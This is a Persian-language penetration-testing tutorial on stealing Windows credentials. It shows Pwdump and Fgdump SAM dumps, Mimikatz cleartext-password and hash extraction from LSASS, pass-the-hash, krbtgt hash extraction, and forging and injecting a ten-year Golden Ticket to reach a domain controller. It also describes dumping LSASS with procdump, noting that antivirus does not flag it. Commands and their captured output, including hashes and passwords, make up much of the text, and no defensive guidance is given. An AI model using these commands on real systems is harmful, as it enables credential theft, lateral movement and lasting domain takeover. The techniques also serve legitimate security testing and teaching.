

WINDOWS USER ACCOUNTS PENETRATION TESTING

نویسنده

مسلم حقیقیان

فهرست مطالب

مقدمه

به دست آوردن محتویات فایل SAM

Pwdump

Fgdump

درباره Mimikatz

برنامه Lsass.exe

فراخوانی Mimikatz

کار با Mimikatz

بارگذاری Mimikatz

به دست آوردن پسورد حساب‌های کاربری

آزمون امنیت با استفاده از حملات Golden Ticket

استخراج پسورد با روبرداری (Dump) گرفتن از فرآیند Lsass

مقدمه

ابزارهای مختلف جهت تست نفوذ و یا نفوذ به سیستم‌عامل میکروسافت نوشته شده است که معمولاً هر کدام بر روی قسمتی خاصی از این سیستم عامل تمرکز داشت و همین مورد باعث می‌شد که برای رسیدن به هدف خاص از چندین ابزار به صورت ترکیبی استفاده می‌شد تا مسئولین امنیت بتوانند به هدف خود که امن سازی سیستم‌عامل بوده است برسند. در این مقاله به معرفی بهترین ابزار جهت آزمون نفوذپذیری میکروسافت برای پسورد سیستم‌عامل با استفاده از ابزار Mimikatz می‌پردازیم.

به دست آوردن محتویات فایل SAM

همان‌طور که می‌دانید فایل SAM (Security Account Manager) فایلی است که حاوی تمام پسورد حساب‌های کاربری است. محل این فایل به صورت پیش‌فرض در داخل پوشه System32/Config است. مقادیر داخل این فایل به صورت رمزنگاری شده ذخیره شده است. در زیر به معرفی ابزارهایی جهت به دست آوردن محتویات این فایل می‌پردازیم.

Pwdump

ابزار Password Dump یکی از قدیمی‌ترین ابزارها به منظور به دست آوردن محتویات فایل SAM است که این کار را با تزریق کد در داخل DLL فرآیند LSASS انجام می‌دهد. آخرین نسخه این نرم‌افزار Pwdump7 است که در شکل 1 می‌توانید خروجی این برنامه را مشاهده نمایید.

```
Administrator: Command Prompt
C:\Users\14tr0d3ctism\Downloads\Compressed\pwdump7>Pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Larasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:85ECB868FF40DC204062F35DB4685228:::
Guest:501:NO PASSWORD*****:0D734FCED9013B94154D159F854C9C7F:::
14tr0d3ctism:1001:NO PASSWORD*****:
A04:::
```

شکل 1- محتویات فایل SAM که توسط ابزار Pwdump به دست آمده است.

Fgdump

ابزار Fgdump هم نسخه توسعه یافته‌ی Pwdump6 است که این ابزار به نیز به منظور کپی برداری ذخیره LSA و مورد بندی ذخیره محافظت شده و خودکار سازی این عملیات طراحی شده است. خروجی برنامه Fgdump را در شکل 2 می‌توانید مشاهده نمایید.

```

C:\Users\l4tr0d3ctism\Downloads\fgdump-2.1.0-exeonly\127.0.0.1.pwdump - Notep...
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
127.0.0.1.pwdump
1 Administrator:500:NO PASSWORD*****:22669BA8B33F70E886E305ADB1C958E3:::
2 Guest:501:NO PASSWORD*****:NO PASSWORD*****:
3 l4tr0d3ctism:1001:NO PASSWORD*****:
4
Normal text file length: 256 lines: 4 Ln: 4 Col: 1 Sel: 0|0 Windows (CR LF) UTF-8 INS

```

شکل 2 - محتویات فایل SAM که توسط برنامه FGDump بیرون کشیده شده است.

درباره Mimikatz

ابزار Mimikatz توسط بنجامین دلپی در سال 2011 نوشته شد. این ابزار به صورت خودکار اقدام به جمع‌آوری رمزهای عبور در سیستم عامل ویندوز به صورت متن واضح می‌کند مانند: Lan Manager hashes, NTLM Hashes, Certificates و Kerberos که می‌تواند این عملیات را بر روی ویندوز XP تا 10 انجام دهد.

برنامه Lsass.exe

برنامه Lsass.exe (Local Security Authority Subsystem Service) از مهم‌ترین سرویس‌های امنیتی مایکروسافت محسوب می‌شود که مسئول ورودهای کاربران از طریق حساب‌های کاربری و گروه‌های کاربری به سیستم عامل است و این قابلیت را برای آن‌ها فراهم می‌کند.

از قابلیت‌های این برنامه این است که با ذخیره کردن اطلاعات ورود کاربران از احراز هویت دوباره آن‌ها در هر بار که کاربرد درخواست دسترسی به منابع را داشته باشد جلوگیری می‌کند.

این برنامه نه تنها دسترسی را برای کاربران تصدیق شده فراهم می‌کند بلکه هر مجموعه از این اطلاعات را برای بسیاری از نشست‌های باز و فعال در آخرین بوت سیستم عامل استفاده می‌کند.

برنامه Mimikatz به بهره‌برداری از این اطلاعات کش شده پرداخته و نتایج را به کاربر نشان می‌دهد.

فراخوانی Mimikatz

در حالت کلی این برنامه به صورت CLI نوشته شده است و روش‌های مختلفی جهت کار با این ابزار وجود دارد که در زیر آن را شرح می‌دهیم.

- با استفاده از CMD یا powershell در ویندوز و Shell در لینوکس از این برنامه را فراخوانی کنیم و از فرامین آن بهره ببریم.

- در سال 2014 این برنامه به عنوان بخشی از Metasploit meterpreter قرار گرفت که شما می‌توانید با استفاده از فرمان "Load mimikatz" این برنامه را در داخل حافظه اجرا کنید و دیگر نیازی به وجود فایل در داخل هارددیسک شما نیست و این می‌تواند بسیار مفید باشد
- سال 2016 مجموعه powersploit که برای تست امنیتی سیستم‌عامل‌های میکروسافت نوشته شد نیز این ابزار را در قالب اسکریپت powershell در مجموعه‌ی خود قرارداد تا اسکریپت نویسان ویندوز بتوانند از آن در برنامه‌های خود استفاده کنند.

کار با Mimikatz

یکی از ویژگی‌های مهم در این ابزار این است که کار با آن بسیار ساده بوده و هرکسی می‌تواند به راحتی با نوشتن چند فرمان از ابزار بهره‌برداری کند. در زیر سناریوهای مختلفی که در تست نفوذ سیستم‌عامل‌های میکروسافت وجود دارد را بیان می‌کنیم.

بارگذاری Mimikatz

جهت ورود به برنامه فقط کافی است نام آن را بنویسید. شکل 3 شروع برنامه mimitatz را نشان می‌دهد.

```

C:\Users\l4tr0d3ctism\mimikatz_trunk\x64>mimikatz.exe

#####.  mimikatz 2.1.1 (x64) built on May 2 2018 00:26:52
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   > http://pingcastle.com / http://mysmartlogon.com   ***/
#####'

mimikatz #

```

شکل 3- تصویری از ابزار Mimikatz

به دست آوردن پسورد حساب‌های کاربری

در ساده‌ترین حالت برنامه Mimikatz می‌توانید آن را با استفاده از فرمان زیر در حالت اشکال‌زدایی قرار داده تا بتوان پسوردها را به دست آورد که در شکل 4 می‌توانید خروجی آن را مشاهده نمایید.

privilege::debug

```

mimikatz # Privilege::Debug
Privilege '20' OK

mimikatz #

```

شکل 4- ورود به حالت اشکال‌زدایی در Mimikatz

سپس جهت به دست آوردن لیست پسورد حساب‌های کاربری می‌توانید فرمان زیر را بکار ببرید.

sekurlsa::logonpasswords

```

Administrator: Command Prompt

Authentication Id : 0 ; 97475508 (00000000:05cf5bb4)
Session          : Interactive from 6
User Name        : 14tr0d3ctism
Domain           : MICROSOFT
Logon Server     : MICROSOFT
Logon Time       : 22/05/2018 09:34:24
SID              : S-1-5-21-2423002624-1666947105-1840272916-1001

msv :
[00010000] CredentialKeys
* NTLM      : b5a17b816bae3734c2ca7ac06fa04913
* SHA1     : 1613f75daa4aabc1136b5fc5b035ada3a89ffaed
[00010000] CredentialKeys
* NTLM      : 8ad42578fe858f9c4566c8e3ee883d36
* SHA1     : 97dd21a9ef9c80dd46da2f19b31a955c1967afa4
[00000003] Primary
* Username  : 14tr0d3ctism
* Domain    : MICROSOFT
* NTLM      : b5a17b816bae3734c2ca7ac06fa04913
* SHA1     : 1613f75daa4aabc1136b5fc5b035ada3a89ffaed
tspkg :
* Username  : 14tr0d3ctism
* Domain    : MICROSOFT
* Password  : (For*Test)!@00
wdigest :
* Username  : 14tr0d3ctism
* Domain    : MICROSOFT
* Password  : (null)
livessp :
kerberos :
* Username  : 14tr0d3ctism
* Domain    : MICROSOFT
* Password  : (For*Test)!@00
ssp :
credman :
  
```

شکل 5- پسورد حساب کاربری به صورت متن شفاف

همان‌طور که در شکل 5 مشاه [1]ده می‌کنید با اجرای این فرمان شما به اطلاعاتی مانند SID, Username, NTLM Hash, SHA1 و پسورد حساب کاربری به صورت متن آشکار دسترسی پیدا خواهید کرد.

Mimikatz جهت اجرای فرامین خود و گرفتن اطلاعات از LSA نیاز به سطح دسترسی Administrator دارد و در صورتی که آن را در سطح غیر مدیر اجرا کنید در اجرای دستورات با خطا مواجهه می‌شوید.


بازیابی پسوردهای Hash

همان‌طور که در تصویر بالا مشاهده می‌کنید امکان بازیابی مقادیر Hash در فایل SAM از طریق ابزار Mimikatz به آسانی امکان‌پذیر است.

با استفاده از این مقدار HASH می‌توانیم یک فرآیند را در حساب کاربری دیگر اجرا کنیم که برای این کار فقط کافی است از مقدار HASH شده برای تصدیق کردن فرآیند روی سیستم محلی فعلی استفاده کرد. این نوع حملات در دست بندی از نوع Pass-the-Hash می‌باشند.

این حملات یک روش مناسب جهت دسترسی به منابع سیستم راه دور، با استفاده از سطح دسترسی همان کاربر است. در این روش نیازی به شکستن رمزهای عبور که از نوع Salt Hash می‌باشند نیست.


برای این کار کافی است به جمع‌آوری پسورد HASH حساب کاربری بپردازید. شکل 6 پسوندهای سیستم‌عامل را که توسط Mimikatz جمع‌آوری شده است را نشان می‌دهد.



شکل 6 - جمع‌آوری پسوندهای NTLM

سپس با استفاده از دستور زیر این به ایجاد فرآیند جعل هویت بپردازید.

#sekurlsa:pth .user:<username> /domain:<domain> /ntlm:<hash> /run:<command>



شکل 7 - باز شدن CMD بر روی سیستم محلی با استفاده از NTLM حساب کاربری دیگر

با استفاده از این فرمان برنامه CMD با استفاده از Hash حساب کاربری ShortUser بر روی سیستم محلی خودمان باز می‌شود. هنگامی که CMD باز می‌شود یک ارتباط از طریق شبکه با سیستم DC1 ایجاد می‌شود که ما می‌توانید با استفاده از فرامین مختلف ویندوز با آن سیستم ارتباط برقرار کنیم. به‌عنوان مثال در اینجا ما از فرمان Net Use استفاده می‌کنیم:




```
Administrator: C:\Windows\system32\cmd.exe
C:\Windows\system32>net use \\dc1\share
The command completed successfully.

C:\Windows\system32>
```

شکل 8- متصل شدن به سیستم با استفاده از حملات Pass-The-Hash

همان‌طور که در شکل بالا مشخص است ارتباط با سایر حساب‌های کاربری موجود در دامین امکان‌پذیر است و شما می‌توانید جهت مشخص شدن این موضوع یا استفاده از فرمان Net Share به بررسی ارتباط‌های موجود در شبکه بپردازید.



```
Administrator: Command Prompt
C:\Users\Administrator>net session

Computer          User name          Client Type          Opens Idle time
-----
\\192.168.2.237   ShortUser          Kerberos             0 00:00:02

The command completed successfully.
```

شکل 9- نشست مربوط به ارتباط گرفته‌شده از طریق حملات Pass-the-Hash

آزمون امنیت با استفاده از حملات Golden Ticket

زمانی که حملات Pass-the-Hash دارای مقدار NTLM در Lsass است خود را به‌عنوان یک حساب کاربری معتبر در یک نشست معرفی می‌کند و سپس با استفاده از حملات Golden Ticket یا Pass-the-Ticket کاربر نامعتبر را به‌عنوان یک کاربر معتبر معرفی می‌کند. در پیاده‌سازی Kerberos هنگامی که حساب کاربری دارای HASH معتبر است مجوز دسترسی را به آن می‌دهد و به همین دلیل است که برنامه Mimikatz از این حمله نیز می‌تواند استفاده کند تا بتواند بعد از نفوذ به سیستم سطح دسترسی خود را نیز افزایش دهد. برای این کار شما کافی است اطلاعات زیر را داشته باشید:

- نام یکی از حساب‌های کاربری با سطح دسترسی administrator

- نام کامل دامین
- شناسه دامین یا همان SID
- مقدار NTLM HASH حساب کاربری

به دست آوردن نام حساب کاربری با استفاده از فرمان `Net user` امکان پذیر است. حساب کاربری می تواند هر نوع اسمی داشته باشد اما باید از یک حساب کاربری موجود استفاده رد تا فرآیند حملات Golden Ticket نرود و پنهان بماند. جهت دیدن نام کامل دامین سیستم عامل خود می توانید از فرمان `Ipconfig /all` استفاده نمایید.

```

C:\Users\shortuser>ipconfig /all

Windows IP Configuration

Host Name . . . . . : Win70
Primary Dns Suffix . . . . . : muldertest.test
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : muldertest.test
                                   localdomain
  
```

شکل 10- به دست آوردن نام کامل دامین از طریق فرمان `Ipconfig /all`

همچنین جهت به دست آورد SID یک دامین از فرمان `Whoami /user` استفاده کنید.

```

C:\Users\shortuser>whoami /user

USER INFORMATION
-----

User Name                SID
=====
muldertest\shortuser    S-1-5-21-2655275101-1978145045-1401857255-1113
C:\Users\shortuser>
  
```

شکل 11 - به دست آوردن SID دامین با استفاده از فرمان `Whoami`

به دست آوردن 3 مرحله‌ی اول در سیستم عامل به سادگی انجام می شود اما برای به دست آوردن NTLM HASH در `krbtgt` می توانید از ابزار `Lsadbump` نیز استفاده نمایید. برنامه `Mimikatz` می تواند از مقدار Hash به دست آمده از `krbtgt` که توسط برنامه `LsaDump` انجام می شود استفاده کند برای این کار شما می توانید از فرمان زیر استفاده نمایید.

`lsadbump::lsa /inject /name:krbtgt`

```
mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MULDERTEST / S-1-5-21-2655275101-1978145045-1401857255

RID : 000001f6 (502)
User : krbtgt

* Primary
  LM :
  NTLM : 69069dc9f4b3f1cfe735639314eea982
```

شکل 12- دستیابی به مقدار NTLM در krbtgt

شما با داشتن این اطلاعات می‌توانید حملات Golden Ticket را بر روی هر نوع دستگاهی اجرا کنید فقط کافی است فرمان `kerberos::golden` را با استفاده از Mimikatz در یک گروه RID مناسب اجرا کنید به شکل زیر:

```
mimikatz # kerberos::golden /user:FalseAdmin
/domain:mulder.test
/SID:S-1-5-21-2655275101-1978145045-
1401857255
/krbtgt:69069dc9f4b3f1cfe735639314eea982
/groups:501,502,513,512,520,518,519
/ticket:FalseAdmin.tck
```

این ابزار بلیت (Ticket) را ایجاد می‌کند و آن را داخل فایل‌ی مخصوص با پسوند `tck` ذخیره می‌کند. توجه داشته باشید که این بلیت به مدت 10 سال معتبر بوده و نفوذ گر می‌تواند به مدت طولانی دسترسی خود را به سیستم حفظ نماید.

```
mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # kerberos::golden /user:FalseAdmin /domain:mulder.test /SID:S-1-5-
21-2655275101-1978145045-1401857255 /krbtgt:69069dc9f4b3f1cfe735639314eea982 /gr
oups:501,502,513,512,520,518,519 /ticket:FalseAdmin.tck
User : FalseAdmin
Domain : mulder.test
SID : S-1-5-21-2655275101-1978145045-1401857255
User Id : 500
Groups Id : *501 502 513 512 520 518 519
ServiceKey: 69069dc9f4b3f1cfe735639314eea982 - rc4_hmac_nt
Lifetime : 1/21/2016 4:38:02 AM ; 1/18/2026 4:38:02 AM
-> Ticket : FalseAdmin.tck


* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz # _
```

شکل 13- ایجاد بلیت طلایی (Golden Ticket)

با استفاده از این مقدار ایجادشده برنامه Mimikatz می‌تواند با استفاده از فرمان `Pass-the-Kerberos::ptt` (Ticket) دسترسی خود را با امتیاز بالا به خط فرمان قربانی بدهد.

لازم به ذکر است که قبل از ایجاد این فرمان باید برنامه را در حالت Debug قرار داده و سپس این فرمان را اجرا کنید در غیر این صورت برنامه با خطا مواجه می‌شود.



```

Administrator: Command Prompt
C:\MMK>net use \\dc1\c$
Enter the user name for 'dc1':
System error 1223 has occurred.
The operation was canceled by the user.

C:\MMK>mimikatz
##### mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
.## ^ ##.
## / \ ## / * * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 17 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt FalseAdmin.tck
0 - File 'FalseAdmin.tck' : OK

mimikatz # exit
Bye!

C:\MMK>net use \\dc1\c$
The command completed successfully.

C:\MMK>_
    
```

شکل 14- بعد از رفتن روی حالت debug امکان اجرای دستور و ایجاد ارتباط وجود دارد.

همان‌گونه که در شکل بالا مشاهده می‌کنید تلاش اول در برقراری ارتباط با مدیر سیستم DC1 با خطا مواجهه شده است اما پس از آنکه برنامه در حالت Debug یا اشکال‌زدایی قرار گرفت نشست Golden Ticket اعمال می‌شود و دسترسی به سیستم و ایجاد ارتباط با آن امکان‌پذیر می‌شود.

استخراج پسورد با روبرداری (Dump) گرفتن از فرآیند Lsass

یکی دیگر از روش‌های موجود جهت به دست آوردن پسورد حساب کاربری به صورت متن شفاف روبرداری یا دامپ کردن حافظه‌ی Lsass است که این کار توسط یکی از ابزارهای مجموعه‌ی Sysinternal انجام می‌شود. از ویژگی‌های استفاده از این مجموعه این است که آنتی‌ویروس آن را به عنوان فایل مخرب شناسایی نمی‌کند. برای انجام این کار باید از فرمان زیر استفاده کنید.

procdump.exe -accepteula -ma lsass.exe lsass.dmp	برای دستگاه‌های 32 بیتی
procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp	برای دستگاه‌های 64 بیتی

با اجرای این فرمان فایل Lsass.dmp در مسیر اعلان خط فرمان داس ایجاد می‌شود.

```

Administrator: Command Prompt
C:\Users\14tr0d3ctism>procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp
ProcDump v5.11 - Writes process dump files
Copyright (C) 2009-2012 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

Writing dump file C:\Users\14tr0d3ctism\lsass.dmp ...
Writing 41MB. Estimated time (less than) 1 second.
Dump written.

```

و سپس کافی است با استفاده از فرمان زیر ماژول Minidump در برنامه Mimikatz را برای به کارگیری فایل Dump استفاده کنید.

sekurlsa::minidump lsass.dmp

```

mimikatz 2.1.1 x64 (oe.eo)
C:\Users\14tr0d3ctism\mimikatz_trunk\x64>mimikatz.exe
#####.      mimikatz 2.1.1 (x64) built on May  2 2018 00:26:52
.## ^ ##.      "A La Vie, A L'Amour" - (oe.eo)
## < \ ##     /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## < / ##     > http://blog.gentilkiwi.com/mimikatz
'## v ##'     Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump C:\Users\14tr0d3ctism\lsass.dmp
Switch to MINIDUMP : 'C:\Users\14tr0d3ctism\lsass.dmp'

mimikatz #

```

سپس ماژول logonPasswords را با مقدار Full فراخوانی می کنیم تا تمامی پسوردها به نمایش درآید.

sekurlsa::logonPasswords full

```
Administrator: Command Prompt
mimikatz # sekurlsa::logonPasswords full
Opening : 'C:\Users\l4tr0d3ctism\lsass.dmp' file for minidump...
Authentication Id : 0 ; 345041874 (00000000:1490ebd2)
Session          : Interactive from 11
User Name        : Administrator
Domain           : MICROSOFT
Logon Server     : MICROSOFT
Logon Time       : 23/06/2018 02:52:36
SID              : S-1-5-21-2423002624-1666947105-1840272916-500
msv :
  [00010000] CredentialKeys
    * NTLM      : 22669ba8b33f70e886e305adb1c958e3
    * SHA1     : c390f5558de389af0b54526bbb7e7a67f4dbc189
  [00000003] Primary
    * Username  : Administrator
    * Domain    : MICROSOFT
    * NTLM     : 22669ba8b33f70e886e305adb1c958e3
    * SHA1    : c390f5558de389af0b54526bbb7e7a67f4dbc189
  tspkg :
    * Username  : Administrator
    * Domain    : MICROSOFT
    * Password  : ████████████████████
  wdigest :
    * Username  : Administrator
    * Domain    : MICROSOFT
    * Password  : (null)
  livessp :
  kerberos :
    * Username  : Administrator
    * Domain    : MICROSOFT
```

منابع:

[1] <https://github.com/gentilkiwi/mimikatz>

[2] https://adsecurity.org/?page_id=1821

[3] http://www.powershellempire.com/?page_id=114

[4] <https://blog.stealthbits.com/passing-the-hash-with-mimikatz>

[5] <https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets>